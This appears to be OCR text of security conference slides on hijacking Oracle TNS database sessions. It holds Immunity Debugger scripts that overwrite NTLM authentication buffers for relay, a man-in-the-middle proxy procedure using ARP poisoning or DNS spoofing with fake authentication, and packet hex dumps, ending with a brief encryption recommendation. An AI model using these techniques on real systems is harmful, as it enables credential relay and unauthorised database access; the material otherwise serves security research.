
```
def main():
    imm = immlib.Debugger()
    user=imm.inputBox("Username")
    imm.addKnowledge("Username", user)
    imm.Log("Username: "+user)
    bp_address=imm.setBreakpointOnName("InitializeSecurityContextA")
    imm.addKnowledge("%08x" % bp_address, "isc_address")
    logbp_hook = MyOwnHook()
    logbp_hook.add("bp_on_isc",bp_address)
    imm.Log("Placed isc hook: bp_on_isc")
```

```
def initrethook(rethook,regs):
    imm=immlib.Debugger()
    #We place a bp on the return address to change the out buffer of isc
    bp_address=imm.readLong(regs["ESP"])
    rethook.add("hook_on_ret",bp_address)
    imm.Log("Place hook on the return address of ISC: "+hex(bp_address))
    return
```

```
if imm.getKnowledge("%08x" % regs["EIP"] ) != "isc_address":
        imm.Log("After isc!")
        pOutput=imm.getKnowledge("pOutput")
        imm.Log("pOutout: "+hex(pOutput))
        pSecbuf=imm.readLong(pOutput+8)
        cbBuffer=imm.readLong(pSecbuf)
        imm.Log("out cbBuffer: %s" %hex(cbBuffer))
        pvBuffer=imm.readLong(pSecbuf+8)
        imm.Log("out pvBuffer: %s" % hex(pvBuffer))
        printmem(pvBuffer,cbBuffer)
        type3_binary=imm.getKnowledge("type3")
        imm.writeMemory(pvBuffer,type3_binary)
        printmem(pvBuffer,cbBuffer)
        return
```


Squirtle
DEMO

Hijack


Authenitication
...
Quit
pytnsproxy
Authenitication
...
select user from dual;
Authenitication
select user from dual;


Hijack

- We convince the client to connect to the pytnsproxy (MITM, ARP cache poisoning, DNS spoof)
- During the connection we keep track of the sequence numbers
- When the clients quit, we do not send the quit bytes to the server. The proxy starts another TCP server thread
- The attacker can connect to this TCP server. The same version and driver (oci, thin) should be used. The proxy simulates the authentication
- After the authentication the proxy updates the sequence numbers


Hijack


- In case of 10g and 11g we should create the AUTH_SVR_RESPONSE
- Because of this, in case of 10g the username and password should be fixed values, in case of 11g the password should be a fixed value during the authentication simulation (proxytest/proxytest)

Hijack


Transparent Network Substrate Protocol
Packet Length: 13
Packet Checksum: 0x0000
Packet Type: Data (6)
Reserved Byte: 00
Header Checksum: 0x0000
Data
0000 00 15 60 9f 57 d4 00 1c 25 9a a7 2a 08 00 45 00
0010 00 35 ef bc 40 00 80 06 86 b9 c0 a8 01 f9 c0 a8
0020 01 03 0b b0 05 f1 d1 15 aa 0c 1a 18 b2 12 50 18
0030 fc af b7 be 00 00 00 0d 00 00 06 00 00 00 00 00
0040 03 09 15
Text item 0, 5 bytes
Packets: 52 Displayed: 52 Marked: 0
Profile: Default

Hijack


Transparent Network Substrate Protocol
Packet Length: 180
Packet Checksum: 0x0000
Packet Type: Data (6)
Reserved Byte: 00
Header Checksum: 0x0000
Data
Data Flag: 0x0000
Data (170 bytes)
0000 00 15 60 9f 57 d4 00 1c 25 9a a7 2a 08 00 45 00 ..`.W... %..*..E.
0010 00 dc ef b0 40 00 80 06 86 1e c0 a8 01 f9 c0 a8 ....@... ....
0020 01 03 0b b0 05 f1 d1 15 a3 2f 1a 18 a8 f0 50 18 ..../....P.
0030 ff 6c 50 0d 00 00 00 b4 00 00 06 00 00 00 00 00 .lP..... ....
0040 03 5e 06 61 80 00 00 00 00 00 00 fe ff ff ff 16 .^.a.... ....
0050 00 00 00 fe ff ff ff 0d 00 00 00 fe ff ff ff fe ....
0060 ff ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 ....
0070 00 00 00 00 00 00 00 00 00 00 00 fe ff ff ff 00 ....
0080 00 00 00 fe ff ff ff fe ff ff ff fe ff ff ff 00 ....
0090 00 00 00 00 00 00 00 fe ff ff ff fe ff ff ff 16 ....
00a0 53 45 4c 45 43 54 20 55 53 45 52 20 46 52 4f 4d SELECT U SER FROM
00b0 20 44 55 41 4c 00 01 00 00 00 00 00 00 00 00 00 DUAL... ....
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00d0 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00e0 00 00 00 00 00 00 00 00 00 00 ....
Text item (), 172 bytes
Packets: 52 Displayed: 52 Marked: 0
Profile: Default


Hijack
DEMO

Protection

- The complete solution should be to encrypt the communication between the client and the server
  - Oracle Advanced Security
  - Alternative solutions
